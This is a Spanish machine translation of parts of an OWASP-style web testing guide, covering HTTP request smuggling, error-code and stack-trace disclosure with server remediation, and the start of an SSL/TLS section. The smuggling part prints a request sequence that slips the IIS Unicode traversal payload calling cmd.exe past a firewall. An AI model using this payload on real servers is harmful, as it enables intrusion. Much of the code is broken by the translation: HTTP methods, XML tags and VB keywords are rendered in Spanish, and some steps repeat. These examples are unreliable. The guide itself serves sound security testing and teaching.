Existen varios productos que permiten a la administración del sistema detectar y bloquear una solicitud web hostil dependiendo de algún patrón malicioso conocido que esté integrado en la solicitud. Por ejemplo, considere el infame y antiguo ataque transversal de directorio Unicode contra el servidor IIS (<http://www.securityfocus.com/bid/1806>), en el que un atacante podría romper la raíz www emitiendo una solicitud como:

```
http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/
c+<comando_para_ejecutar>
```

Por supuesto, es bastante fácil detectar y filtrar este ataque por la presencia de cadenas como ".." y "cmd.exe" en la URL. Sin embargo, IIS 5.0 es bastante exigente con las solicitudes POST cuyo cuerpo tiene hasta 48 KB de bytes y trunca todo el contenido que está más allá de este límite cuando el encabezado Content-Type es diferente de application/x-www-form-urlencoded. El evaluador puede aprovechar esto creando una solicitud muy grande, estructurada de la siguiente manera:

```
POST /target.asp HTTP/1.1 <- Solicitud #1 Host: destino
```

Conexión: Mantener vivo

Longitud del contenido: 49225

<CRLF>

```
<49152 bytes de basura> POST /
target.asp HTTP/1.0 <- Solicitud #2
```

Conexión: Mantener vivo

Longitud del contenido: 33

<CRLF>

```
POST /target.asp HTTP/1.0 <- Solicitud n.º 3
```

xxxx: POST /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0 <-

Solicitud n.º 4

Conexión: Mantener vivo

<CRLF>

Lo que sucede aquí es que la Solicitud #1 está hecha de 49223 bytes, que incluye también las líneas de la Solicitud #2. Por lo tanto, un firewall (o cualquier otro agente además de IIS 5.0) verá la Solicitud n.º 1, no verá la Solicitud n.º 2 (sus datos serán solo parte de la n.º 1), verá la Solicitud n.º 3 y omitirá la Solicitud n.º 4 (porque el POST será solo parte del encabezado falso xxxx).

Ahora bien, ¿qué pasa con IIS 5.0? Dejará de analizar la Solicitud n.º 1 justo después de los 49152 bytes de basura (ya que habrá alcanzado el límite de 48 K = 49152 bytes) y, por lo tanto, analizará la Solicitud n.º 2 como una solicitud nueva e independiente. La Solicitud n.º 2 afirma que su contenido es de 33 bytes, que incluye todo hasta "xxxx:", lo que hace que IIS omita la Solicitud n.º 3 (interpretada como parte de la Solicitud n.º 2) pero detecte la Solicitud n.º 4, ya que su POST comienza justo después del byte 33. o Solicitud #2. Es un poco complicado, pero el punto es que el firewall no detectará la URL del ataque (se interpretará como el cuerpo de una solicitud anterior), pero IIS la analizará (y ejecutará) correctamente.

Si bien en el caso mencionado anteriormente la técnica aprovecha un error de un servidor web, existen otros escenarios en los que podemos aprovechar las diferentes formas en que diferentes dispositivos habilitados para HTTP analizan mensajes que no cumplen con 1005 RFC. Por ejemplo, el protocolo HTTP permite solo un encabezado Content-Length, pero no especifica cómo manejar un mensaje que tiene dos instancias de este encabezado. Algunas implementaciones utilizarán la primera, mientras que otras preferirán la segunda, despejando el camino para los ataques HTTP Smug-gling. Otro ejemplo es el uso del encabezado Content-Length en un mensaje GET.

Tenga en cuenta que el contrabando HTTP \*no\* explota ninguna vulnerabilidad en la aplicación web de destino. Por lo tanto, puede resultar algo complicado, en un compromiso de prueba de penetración, convencer al cliente de que se debe buscar una contramedida de todos modos.

#### Referencias

##### Libros blancos

- Amit Klein, "Divide y vencerás: división de respuestas HTTP, ataques de envenenamiento de caché web y temas relacionados" - [http://www.packetstormsecurity.org/papers/general/whitepaper\\_httprespuesta.pdf](http://www.packetstormsecurity.org/papers/general/whitepaper_httprespuesta.pdf)

• Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP

Solicitar contrabando" - <http://www.watchfire.com/news/documents blancos.aspx>

• Amit Klein: "División de mensajes HTTP, contrabando y

Otros animales" - [http://www.owasp.org/images/1/1a/OWASPApSecEU2006\\_HTTPMessageSplittingSmugglingEtc.ppt](http://www.owasp.org/images/1/1a/OWASPApSecEU2006_HTTPMessageSplittingSmugglingEtc.ppt)

• Amit Klein: "Contrabando de solicitudes HTTP - ERRATA (el IIS

Fenómeno del buffer de 48K)" - <http://www.securityfocus.com/archivo/1/411418>

- Amit Klein: "Contrabando de respuesta HTTP" - <http://www.securityfocus.com/archive/1/425593>
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP Solicitar contrabando" - <http://www.cgisecurity.com/lib/http-request-smuggling.pdf>

## Prueba de código de error (OTG-ERR-001)

### Resumen

A menudo, durante una prueba de penetración en aplicaciones web, nos encontramos con muchos códigos de error generados por aplicaciones o servidores web. Es posible hacer que estos errores se muestren mediante el uso de solicitudes particulares, ya sea especialmente diseñadas con herramientas o creadas manualmente. Estos códigos son muy útiles para los probadores de penetración durante sus actividades, porque revelan mucha información sobre bases de datos, errores y otros componentes tecnológicos directamente relacionados con las aplicaciones web.

Esta sección analiza los códigos más comunes (mensajes de error) y pone de relieve su relevancia durante una evaluación de vulnerabilidad. El aspecto más importante de esta actividad es centrar la atención en estos errores, viéndolos como una colección de información que ayudará en los siguientes pasos de nuestro análisis. Una buena recopilación puede facilitar la eficiencia de la evaluación al disminuir el tiempo total necesario para realizar la prueba de penetración.

En ocasiones, los atacantes utilizan motores de búsqueda para localizar errores que revelan información. Se pueden realizar búsquedas para encontrar sitios erróneos como víctimas aleatorias, o es posible buscar errores en un sitio específico utilizando las herramientas de filtrado del motor de búsqueda, como se describe en 4.2.1 Realizar descubrimiento y reconocimiento de fugas de información en motores de búsqueda. (OTG-INFO-001)

### Errores del servidor web

Un error común que podemos ver durante las pruebas es HTTP 404 no encontrado. A menudo, este código de error proporciona detalles útiles sobre el servidor web subyacente y los componentes asociados. Por ejemplo:

#### Extraviado

La URL solicitada /page.html no se encontró en este servidor.  
Apache/2.2.3 (Unix) mod\_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2 Servidor en localhost Puerto 80

Este mensaje de error se puede generar solicitando una URL inexistente. Después del mensaje común que muestra una página no encontrada, hay información sobre la versión del servidor web, el sistema operativo, los módulos y otros productos utilizados. Esta información puede ser muy importante desde el punto de vista de identificación de versión y tipo de aplicación y sistema operativo.

Un atacante puede forzar otros códigos de respuesta HTTP, como 400 Solicitud incorrecta, 405 Método no permitido, 501 Método no implementado, 408 Tiempo de espera de solicitud y 505 Versión HTTP no compatible. Al recibir solicitudes especialmente diseñadas, los servidores web pueden proporcionar uno de estos códigos de error según su implementación HTTP.

La prueba de información divulgada en los códigos de error del servidor web está relacionada con la prueba de información divulgada en los encabezados HTTP, como se describe en la sección Servidor web de huellas digitales (OTG-IN-

FO-002).

### Errores del servidor de aplicaciones

Los errores de la aplicación los devuelve la propia aplicación, en lugar del servidor web. Estos podrían ser mensajes de error del código marco (ASP, JSP, etc.) o podrían ser errores específicos devueltos por el código de la aplicación. Los errores detallados de las aplicaciones suelen proporcionar información sobre las rutas del servidor, las bibliotecas instaladas y las versiones de las aplicaciones.

### Errores de base de datos

Los errores de base de datos son aquellos que devuelven el Sistema de Base de Datos cuando hay algún problema con la consulta o la conexión. Cada sistema de base de datos, como MySQL, Oracle o MSSQL, tiene su propio conjunto de errores. Esos errores pueden proporcionar información importante, como direcciones IP del servidor de bases de datos, tablas, columnas y detalles de inicio de sesión.

Además, existen muchas técnicas de explotación de inyección SQL que utilizan mensajes de error detallados del controlador de la base de datos. Para obtener información detallada sobre este problema, consulte Pruebas de inyección SQL (OTG-INPVAL-005) para obtener más información.

Los errores del servidor web no son el único resultado útil que requiere un análisis de seguridad. Considere el siguiente mensaje de error de ejemplo:

**Proveedor Microsoft OLE DB para controladores ODBC (0x80004005)**  
[DBNETLIB]ConnectionOpen(Connect()) - El servidor SQL no existe o se ha denegado el acceso

¿Qué pasó? Te lo explicamos paso a paso a continuación.

En este ejemplo, el 80004005 es un código de error genérico de IIS que indica que no se pudo establecer una conexión con su sistema asociado.

base de datos. En muchos casos, el mensaje de error detallará el tipo de base de datos. Esto a menudo indicará el sistema operativo subyacente por asociación. Con esta información, el probador de penetración puede planificar una estrategia adecuada para la prueba de seguridad.

Al manipular las variables que se pasan a la cadena de conexión de la base de datos, podemos invocar errores más detallados.

**Proveedor Microsoft OLE DB para controladores ODBC error '80004005'**  
[Microsoft]Controlador ODBC Access 97 ODBC>Error general  
No se puede abrir la clave de registro 'DriverId'

En este ejemplo, podemos ver un error genérico en la misma situación que revela el tipo y la versión del sistema de base de datos asociado y una dependencia de los valores de las claves de registro del sistema operativo Windows.

Ahora veremos un ejemplo práctico con una prueba de seguridad contra una aplicación web que pierde su enlace con su servidor de base de datos y no maneja la excepción de manera controlada. Esto podría deberse a un problema de resolución de nombres de bases de datos, al procesamiento de valores de variables inesperados u otros problemas de red.

Considere el escenario donde tenemos una administración de base de datos.

Portal web, que se puede utilizar como interfaz gráfica de usuario para emitir bases de datos.

## Pruebas de penetración de aplicaciones web

consultas, crear tablas y modificar campos de bases de datos. Durante la POST de las credenciales de inicio de sesión, se presenta el siguiente mensaje de error al probador de penetración. El mensaje indica la presencia de un servidor de base de datos MySQL:

```
Proveedor Microsoft OLE DB para controladores ODBC (0x80004005)
[MySQL]Controlador ODBC 3.51]Host de servidor MySQL desconocido
```

Si vemos en el código HTML de la página de inicio de sesión la presencia de un campo oculto con una IP de base de datos, podemos intentar cambiar este valor en la URL con la dirección del servidor de base de datos bajo el control del probador de penetración en un intento de engañar la aplicación piense que el inicio de sesión fue exitoso.

Otro ejemplo: conociendo el servidor de base de datos que da servicio a una aplicación web, podemos aprovechar esta información para realizar una Inyección SQL para ese tipo de base de datos o una prueba XSS persistente.

**Cómo probar**

A continuación se muestran algunos ejemplos de pruebas para detectar mensajes de error detallados devueltos al usuario. Cada uno de los ejemplos siguientes tiene información específica sobre el sistema operativo, la versión de la aplicación, etc.

Prueba: 404 no encontrado

```
telnet <destino del host> 80
OBTENER /<página incorrecta> HTTP/1.1
host: <destino del host>
<CRLF><CRLF>
```

Resultado:

```
HTTP/1.1 404 no encontrado
Fecha: sábado 4 de noviembre de 2006 15:26:48 GMT
Servidor: Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g
Longitud del contenido: 310
Conexión: cerrar
Tipo de contenido: texto/html; juego de caracteres=iso-8859-1
...
<title>404 no encontrado</title>
...
<address>Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g en <host target> puerto 80</address>
```

Prueba:

```
Problemas de red que hacen que la aplicación no pueda acceder al servidor de la base de datos
```

Resultado:

```
Proveedor Microsoft OLE DB para controladores ODBC (0x80004005) '
[MySQL]Controlador ODBC 3.51]Host de servidor MySQL desconocido
```

Prueba:

```
Fallo de autenticación debido a credenciales faltantes
```

Resultado:

Versión de firewall utilizada para la autenticación:

```
error 407
FW-1 en <firewall>: No autorizado para acceder al documento.
• Se necesita autorización para FW-1.
• La autenticación requerida por FW-1 es: desconocida.
• Motivo del fracaso del último intento: ningún usuario
```

Prueba: 400 Solicitud incorrecta

```
telnet <destino del host> 80
OBTENER / HTTP/1.1
<CRLF><CRLF>
```

Resultado:

```
HTTP/1.1 400 Solicitud incorrecta
Fecha: viernes, 6 de diciembre de 2013 23:57:53 GMT
Servidor: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 con Suhosin-Patch
```

```
Variar: aceptar-codificación
Longitud del contenido: 301
Conexión: cerrar
Tipo de contenido: texto/html; juego de caracteres=iso-8859-1
...
<title>400 Solicitud incorrecta</title>
...
<address>Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 con Suhosin-Patch en
127.0.1.1 Puerto 80</address>
...
```

Prueba: Método 405 no permitido

```
telnet <destino del host> 80
PUT /index.html HTTP/1.1
Anfitrón: <destino del host>
<CRLF><CRLF>
```

Resultado:

```
Método HTTP/1.1 405 no permitido
Fecha: viernes, 7 de diciembre de 2013 00:48:57 GMT
Servidor: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 con Suhosin-Patch
```

```
Permitir: OBTENER, CABEZA, PUBLICAR, OPCIONES
Variar: aceptar-codificación
Longitud del contenido: 315
Conexión: cerrar
Tipo de contenido: texto/html; juego de caracteres=iso-8859-1
...
<title>Método 405 no permitido</title>
...
<address>Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 con Suhosin-Patch en <host
target> Puerto 80</address>
...
```

Prueba: 408 Solicitud de tiempo de espera

```
telnet <destino del host> 80
OBTENER / HTTP/1.1
-
Espere X segundos – (Dependiendo del servidor de destino, 21 segundos
para Apache de forma predeterminada)
```

Resultado:

```
HTTP/1.1 408 Tiempo de espera de solicitud
Fecha: viernes, 7 de diciembre de 2013 00:58:33 GMT
Servidor: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 con Suhosin-Patch

Variar: aceptar-codificación
Longitud del contenido: 299
Conexión: cerrar

Tipo de contenido: texto/html; juego de caracteres=iso-8859-1
...
<title>408 Solicitud de tiempo de espera</title>
...
<address>Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 con Suhosin-Patch en
<host target> Puerto 80</address>
...
```

Prueba: método 501 no implementado

```
telnet <destino del host> 80
RENOMBRAR /index.html HTTP/1.1
Anfitrón: <destino del host>
<CRLF><CRLF>
```

Resultado:

```
Método HTTP/1.1 501 no implementado
Fecha: viernes, 8 de diciembre de 2013 09:59:32 GMT
Servidor: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 con Suhosin-Patch

Permitir: OBTENER, CABEZA, PUBLICAR, OPCIONES
Variar: aceptar-codificación
Longitud del contenido: 299
Conexión: cerrar

Tipo de contenido: texto/html; juego de caracteres=iso-8859-1
...
<title>Método 501 no implementado</title>
...
<address>Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 con Suhosin-Patch en
<host target> Puerto 80</address>
...
```

Prueba:

```
Enumeración de directorios mediante mensajes de error de acceso denegado:

http://<host>/<dir>
```

Resultado:

```
Lista de directorios denegada
Este Directorio Virtual no permite listar contenidos.
```

Herramientas

- ErrorMint - <http://sourceforge.net/projects/errormint/>
- Proxy ZAP: [https://www.owasp.org/index.php/OWASP\\_Zed\\_Proyecto\\_ataque\\_proxy](https://www.owasp.org/index.php/OWASP_Zed_Proyecto_ataque_proxy)

Referencias

- [RFC2616] Protocolo de transferencia de hipertexto: HTTP/1.1
- [ErrorDocument] Directiva Apache ErrorDocument
- [AllowOverride] Directiva AllowOverride de Apache
- [ServerTokens] Directiva Apache ServerTokens
- [ServerSignature] Directiva de firma del servidor Apache

Remediación

Manejo de errores en IIS y ASP .net  
 ASP .net es un marco común de Microsoft utilizado para diseñar aplicaciones web en desarrollo. IIS es uno de los servidores web más utilizados. Los errores ocurren en todas las aplicaciones, los desarrolladores intentan detectar la mayoría de los errores, pero es casi imposible cubrir todas y cada una de las excepciones (sin embargo, es posible configurar el servidor web para evitar que se devuelvan mensajes de error detallados al usuario).

IIS utiliza un conjunto de páginas de error personalizadas que generalmente se encuentran en c:\winnt\help\iishelp\common para mostrar errores como "Página 404 no encontrada" al usuario. Estas páginas predeterminadas se pueden cambiar y se pueden configurar errores personalizados para el servidor IIS. Cuando IIS recibe una solicitud para una página aspx, la solicitud se pasa al marco dot net.

Hay varias formas de manejar los errores en dot net framework. Los errores se manejan en tres lugares en ASP .net:

- Dentro de la sección CustomErrors de Web.config
- Dentro de global.asax Application\_Error Sub
- En la página aspx o de código subyacente asociado en el sub Page\_Error

Manejo de errores usando web.config

```
<customErrors defaultRedirect="myerrorpagedefault.aspx" mode="On|Off|RemoteOnly">
 <código de estado de error ="404" redirección ="myerrorpagefor404.aspx"/>
 <código de estado de error ="500" redirección ="myerrorpagefor500.aspx"/>
</customErrors>
```

mode="On" activará los errores personalizados. mode=RemoteOnly mostrará errores personalizados a los usuarios remotos de la aplicación web. A un usuario que acceda al servidor localmente se le presentará el seguimiento de la pila completa y no se le mostrarán los errores personalizados.

Todos los errores, excepto aquellos especificados explícitamente, provocarán una redirección al recurso especificado por defaultRedirect, es decir, myerrorpagedefault.aspx. myerrorpagefor404.aspx manejará un código de estado 404.

## Pruebas de penetración de aplicaciones web

## Manejo de errores en Global.asax

Cuando ocurre un error, se llama al subApplication\_Error. Un desarrollador puede escribir código para manejo de errores/redireccionamiento de páginas en este sub.

```
Private Sub Application_Error (remitente ByVal como objeto, ByVal y como
System.EventArgs)
 Maneja MyBase.Error
 Subtítulo final
```

## Manejo de errores en el sub Page\_Error

Esto es similar al error de aplicación.

```
Private Sub Page_Error (ByVal remitente como objeto, ByVal y como
System.EventArgs)
 Maneja MyBase.Error
 Subtítulo final
```

## Jerarquía de errores en ASP .net

El sub Page\_Error se procesará primero, seguido del sub global.asax Application\_Error y, finalmente, la sección customErrors en web.

archivo de configuración.

La recopilación de información en aplicaciones web con tecnología del lado del servidor es bastante difícil, pero la información descubierta puede ser útil para la ejecución correcta de un intento de explotación (por ejemplo, inyección SQL o ataques Cross Site Scripting (XSS)) y puede reducir los falsos positivos.

## Cómo probar el manejo de errores de ASP.net e IIS

Enciende tu navegador y escribe un nombre de página aleatorio

<http://www.mywebserver.com\anyrandomname.asp>

Si el servidor regresa

La página no se puede encontrar

Servicios de Información de Internet

significa que los errores personalizados de IIS no están configurados. Tenga en cuenta la extensión .asp.

También pruebe si hay errores personalizados de .net. Escriba un nombre de página aleatorio con extensión aspx en su navegador

<http://www.mywebserver.com\anyrandomname.aspx>

Si el servidor regresa

Error de servidor en la aplicación '.

## El recurso no puede ser encontrado.

Descripción: HTTP 404. El recurso que busca (o una de sus dependencias) podría haber sido eliminado, tenía su nombre

Los errores personalizados para .net no están configurados.

## Manejo de errores en Apache

Apache es un servidor HTTP común para servir páginas web HTML y PHP. De forma predeterminada, Apache muestra la versión del servidor, los productos instalados y el sistema operativo en las respuestas de error HTTP.

Las respuestas a los errores se pueden configurar y personalizar globalmente, por sitio o por directorio en apache2.conf usando la directiva Error-Document [2]

ErrorDocument 404 "Mensaje de error personalizado no encontrado"

Documento de error 403 /mipáginadeerrorpara403.html

Documento de error 501 http://www.externaldomain.com/errorp-agefor501.html

Los administradores del sitio pueden gestionar sus propios errores utilizando el archivo .htaccess si la directiva global AllowOverride está configurada correctamente en apache2.conf [3]

La información que muestra Apache en los errores HTTP también se puede configurar usando las directivas ServerTokens [4] y ServerSig-nature [5] en el archivo de configuración apache2.conf. "ServerSignature Off" (Activado de forma predeterminada) elimina la información del servidor de las respuestas de error, mientras que ServerTokens [ProductOnly|Major|Mi-nor|Minimal|OS|Full] (Completo de forma predeterminada) define qué información se debe mostrar en el error. páginas.

## Manejo de errores en Tomcat

Tomcat es un servidor HTTP para alojar aplicaciones JSP y Java Servlet. De forma predeterminada, Tomcat muestra la versión del servidor en HTTP.

respuestas de error.

La personalización de las respuestas de error se puede configurar en el archivo de configuración web.xml.

```
<página de error>
< código-error>404</código-error>
< ubicación>/mipáginadeerrorpara404.html</ubicación>
</página-error>
```

## Pruebas de seguimiento de pila (OTG-ERR-002)

## Resumen

Los seguimientos de pila no son vulnerabilidades en sí mismos, pero a menudo revelan información que es interesante para un atacante. Los atacantes intentan generar estos seguimientos de pila alterando la entrada de la aplicación web con solicitudes HTTP mal formadas y otros datos de entrada.

Si la aplicación responde con seguimientos de pila que no están administrados, podría revelar información útil para los atacantes. Esta información podría utilizarse en futuros ataques. Proporcionar información de depuración como resultado de operaciones que generan errores se considera una mala práctica por múltiples razones. Por ejemplo,

puede contener información sobre el funcionamiento interno de la aplicación, como rutas relativas del punto donde está instalada la aplicación o cómo se hace referencia a los objetos internamente.

### Cómo probar

#### Pruebas de caja negra

Existe una variedad de técnicas que harán que se envíen mensajes de excepción en una respuesta HTTP. Tenga en cuenta que en la mayoría de los casos será una página HTML, pero también se pueden enviar excepciones como parte de las respuestas SOAP o REST.

Algunas pruebas que puede probar incluyen:

- **entrada no válida (como entrada que no es coherente con la aplicación) lógica.**
- **entrada que contiene caracteres no alfanuméricos o sincronización de consultas impuesta.**
- **entradas vacías.**
- **entradas demasiado largas.**
- **acceso a páginas internas sin autenticación.**
- **evitar el flujo de aplicaciones.**

Todas las pruebas anteriores podrían provocar errores de aplicación que pueden contener seguimientos de pila. Se recomienda utilizar un fuzzer además de cualquier prueba manual.

Algunas herramientas, como OWASP ZAP y Burp proxy, detectarán automáticamente estas excepciones en el flujo de respuesta mientras realiza otros trabajos de penetración y prueba.

#### Prueba de caja gris

Busque en el código las llamadas que provocan que se represente una excepción en una cadena o flujo de salida. Por ejemplo, en Java, esto podría ser un código en JSP similar a:

```
<% e.printStackTrace(nuevo PrintWriter(salida)) %>
```

En algunos casos, el seguimiento de la pila se formateará específicamente en HTML, así que tenga cuidado con los accesos a los elementos del seguimiento de la pila.

Busque la configuración para verificar la configuración de manejo de errores y el uso de páginas de error predeterminadas. Por ejemplo, en Java esta configuración se puede encontrar en web.xml.

#### Herramientas

- Proxy ZAP: [https://www.owasp.org/index.php/OWASP\\_Zed\\_Proyecto\\_ataque\\_proxy](https://www.owasp.org/index.php/OWASP_Zed_Proyecto_ataque_proxy)

#### Referencias

- [RFC2616] Protocolo de transferencia de hipertexto: [HTTP/1.1](http://www.ietf.org/rfc/rfc2616.txt)

Pruebas de cifrados SSL/TLS débiles y protección insuficiente de la capa de transporte (OTG-CRYPT-001)

#### Resumen

Los datos sensibles deben ser protegidos cuando se transmiten a través de la red. Dichos datos pueden incluir credenciales de usuario y crédito.

tarjetas. Como regla general, si los datos deben protegerse cuando se almacenan, también deben protegerse durante la transmisión.

HTTP es un protocolo de texto claro y normalmente está protegido a través de un túnel SSL/TLS, lo que genera tráfico HTTPS [1]. El uso de este

El protocolo garantiza no sólo la confidencialidad, sino también la autenticación. Los servidores se autodian mediante certificados digitales y también es posible utilizar un certificado de cliente para la autenticación mutua.

Incluso si hoy en día se admiten y se utilizan cifrados de alto grado, se puede utilizar alguna configuración errónea en el servidor para forzar el uso de un cifrado débil (o, en el peor de los casos, ningún cifrado), permitiendo a un atacante obtener acceso al canal de comunicación supuestamente seguro. . Se pueden utilizar otras configuraciones erróneas para un ataque de denegación de servicio.

#### Problemas comunes

Se produce una vulnerabilidad si se utiliza el protocolo HTTP para transmitir información confidencial [2] (por ejemplo, credenciales transmitidas a través de HTTP [3]).

Cuando el servicio SSL/TLS está presente es bueno pero incrementa la superficie de ataque y existen las siguientes vulnerabilidades:

- Los protocolos SSL/TLS, cifrados, claves y renegociación deben estar configurados correctamente.
- Debe garantizarse la validez del certificado.

Otras vulnerabilidades vinculadas a esto son:

- El software expuesto debe actualizarse debido a la posibilidad de vulnerabilidades conocidas [4].
- Uso de indicador seguro para cookies de sesión [5].
- Uso de seguridad de transporte estricta HTTP (HSTS) [6].
- La presencia de HTTP y HTTPS, que se pueden utilizar para interceptar el tráfico [7], [8].
- La presencia de contenido HTTPS y HTTP mixto en la misma página, que se puede utilizar para filtrar información.

#### Datos confidenciales transmitidos en texto claro

La aplicación no debe transmitir información confidencial a través de canales no cifrados. Normalmente es posible encontrar autenticación básica a través de HTTP, contraseña de entrada o cookie de sesión enviada a través de HTTP y, en general, otra información considerada por normativas, leyes o políticas de la organización.

#### Cifrados/protocolos/claves SSL/TLS débiles

Históricamente, el gobierno de EE. UU. ha establecido limitaciones para permitir que los criptosistemas se exporten solo para tamaños de clave de como máximo 40 bits, una longitud de clave que podría romperse y permitiría descifrar las comunicaciones. Desde entonces, las regulaciones de exportación criptográfica se han relajado y el tamaño máximo de clave es de 128 bits.

Es importante comprobar la configuración SSL que se utiliza para evitar implementar soporte criptográfico que podría anularse fácilmente. Para alcanzar este objetivo, los servicios basados en SSL no deberían ofrecer la posibilidad de elegir un conjunto de cifrado débil. Un conjunto de cifrado se especifica mediante un protocolo de cifrado (p. ej., DES, RC4, AES), la longitud de la clave de cifrado (p. ej., 40, 56 o 128 bits) y un algoritmo hash (p. ej., SHA, MD5) utilizado para comprobar la integridad.

Brevemente, los puntos clave para la determinación del conjunto de cifrado son los siguientes:

[1] El cliente envía al servidor un mensaje ClientHello

especificando, entre otra información, el protocolo y las suites de cifrado que es capaz de manejar. Tenga en cuenta que un cliente suele ser un navegador web (el cliente SSL más popular hoy en día), pero no necesariamente, ya que puede ser cualquier aplicación habilitada para SSL; Lo mismo ocurre con el servidor, que no tiene por qué ser un servidor web, aunque este es el caso más común [9].

- [2] El servidor responde con un mensaje ServerHello, que contiene el protocolo elegido y el conjunto de cifrado que se utilizará para esa sesión (en general, el servidor selecciona el protocolo y el conjunto de cifrado más potentes admitidos tanto por el cliente como por el servidor).

Es posible (por ejemplo, mediante directivas de configuración) especificar qué conjuntos de cifrado respetará el servidor. De esta manera, puede controlar si las conversaciones con los clientes admitirán únicamente el cifrado de 40 bits.

- [1] El servidor envía su mensaje de Certificado y, si el cliente requiere autenticación, también envía un mensaje CertificateRequest al cliente.
- [2] El servidor envía un mensaje ServerHelloDone y espera una respuesta del cliente.

- [3] Al recibir el mensaje ServerHelloDone, el cliente verifica la validez del certificado digital del servidor.

#### Validez del certificado SSL – cliente y servidor

Al acceder a una aplicación web a través del protocolo HTTPS, se establece un canal seguro entre el cliente y el servidor.

A continuación se establece la identidad de una (el servidor) o de ambas partes (cliente y servidor) mediante certificados digitales. Entonces, una vez que se determina el conjunto de cifrado, el "SSL Handshake" continúa con el intercambio de los certificados:

- [1] El servidor envía su mensaje de Certificado y, si el cliente requiere autenticación, también envía un mensaje CertificateRequest al cliente.
- [2] El servidor envía un mensaje ServerHelloDone y espera una respuesta del cliente.
- [3] Al recibir el mensaje ServerHelloDone, el cliente verifica la validez del certificado digital del servidor.

Para que se establezca la comunicación es necesario superar una serie de controles de los certificados. Si bien la discusión sobre SSL y la autenticación basada en certificados está más allá del alcance de esta guía, esta sección se centrará en los principales criterios involucrados en la determinación de la validez del certificado:

- Comprobar si la Autoridad de Certificación (CA) es conocida (es decir, uno considerado confiable);
- Comprobar que el certificado es actualmente válido;
- Comprobar que el nombre del sitio y el nombre reportado en el certificado coincide.

Examinemos cada cheque con más detalle.

- Cada navegador viene con una lista precargada de CA confiables, con las cuales se compara la CA de firma del certificado (esta lista

se puede personalizar y ampliar a voluntad). Durante las negociaciones iniciales con un servidor HTTPS, si el certificado del servidor se relaciona con una CA desconocida para el navegador, generalmente aparece una advertencia. Esto sucede con mayor frecuencia porque una aplicación web depende de un certificado firmado por una CA autoestablecida. Si esto debe considerarse una preocupación depende de varios factores.

Por ejemplo, esto puede estar bien para un entorno de Intranet (piense en el correo electrónico web corporativo que se proporciona a través de HTTPS; aquí, obviamente, todos los usuarios reconocen la CA interna como una CA confiable). Sin embargo, cuando se proporciona un servicio al público en general a través de Internet (es decir, cuando es importante verificar positivamente la identidad del servidor con el que estamos hablando), suele ser imperativo confiar en una CA confiable, reconocida por toda la base de usuarios (y aquí nos detenemos en nuestras consideraciones; no profundizaremos en las implicaciones del modelo de confianza que utilizan los certificados digitales).

- Los certificados tienen asociado un periodo de validez, por lo que pueden caducar. Una vez más, el navegador nos advierte sobre esto. Un servicio público necesita un certificado con validez temporal; en caso contrario, significa que estamos hablando con un servidor cuyo certificado fue emitido por alguien de confianza, pero ha caducado sin ser renovado.

- ¿Qué pasa si el nombre en el certificado y el nombre del servidor no coinciden? Si esto sucede, puede parecer sospechoso. Por varias razones, esto no es tan raro de ver. Un sistema puede alojar varios hosts virtuales basados en nombres, que comparten la misma dirección IP y se identifican mediante la información del encabezado HTTP 1.1 Host:. En este caso, dado que el protocolo de enlace SSL verifica el certificado del servidor antes de que se procese la solicitud HTTP, no es posible asignar certificados diferentes a cada servidor virtual. Por lo tanto, si el nombre del sitio y el nombre informado en el certificado no coinciden, tenemos una condición que normalmente indica el navegador. Para evitar esto, se deben utilizar servidores virtuales basados en IP. [33] y [34] describen técnicas para abordar este problema y permitir que se haga referencia correctamente a hosts virtuales basados en nombres.

#### Otras vulnerabilidades

La presencia de un nuevo servicio, que escucha en un puerto TCP separado, puede introducir vulnerabilidades, como vulnerabilidades de infraestructura si el software no está actualizado [4]. Además, para la correcta protección de los datos durante la transmisión, la cookie de sesión debe utilizar el indicador Seguro [5] y se deben enviar algunas directivas al navegador para que acepte sólo tráfico seguro (por ejemplo, HSTS [6], CSP).

También hay algunos ataques que pueden usarse para interceptar el tráfico si el servidor web expone la aplicación tanto en HTTP como en HTTPS [6], [7] o en caso de recursos HTTP y HTTPS mixtos en el mismo página.

#### Cómo probar

Pruebas de datos confidenciales transmitidos en texto claro También se pueden transmitir en texto claro diversos tipos de información que deben protegerse. Es posible comprobar si esta información se transmite a través de HTTP en lugar de HTTPS. Consulte las pruebas específicas para obtener detalles completos, credenciales [3] y otros tipos de datos [2].

#### Ejemplo 1. Autenticación básica a través de HTTP

Un ejemplo típico es el uso de la autenticación básica a través de HTTP porque con la autenticación básica, después de iniciar sesión, las credenciales se codifican (y no se cifran) en encabezados HTTP.

```
$ curl -kis http://ejemplo.com/restricted/
```

HTTP/1.1 401 Se requiere autorización

Fecha: viernes, 01 de agosto de 2013 00:00:00 GMT  
WWW-Authenticate: Reino básico = "Área restringida"

Rangos de aceptación: bytes

Variar: aceptar-codificación

Longitud del contenido: 162

Tipo de contenido: texto/html

```
<html><head><title>Autorización 401 requerida</title></head>
<cuerpo bgcolor=blanco>
<h1>Autorización 401 requerida</h1>

¡Credenciales de acceso invalidas!

</cuerpo></html>
```

#### Pruebas de vulnerabilidades de cifrados/protocolos/claves SSL/TLS débiles

La gran cantidad de conjuntos de cifrado disponibles y el rápido progreso en el criptoanálisis hacen que probar un servidor SSL sea una tarea no trivial.

Al momento de escribir este artículo, estos criterios son ampliamente reconocidos como lista de verificación mínima:

- No se deben utilizar cifrados débiles (por ejemplo, menos de 128 bits [10]; no Conjunto de cifrados NULL, debido a que no se utiliza cifrado; no Anónimo Diffie-Hellmann, debido a que no proporciona autenticación).
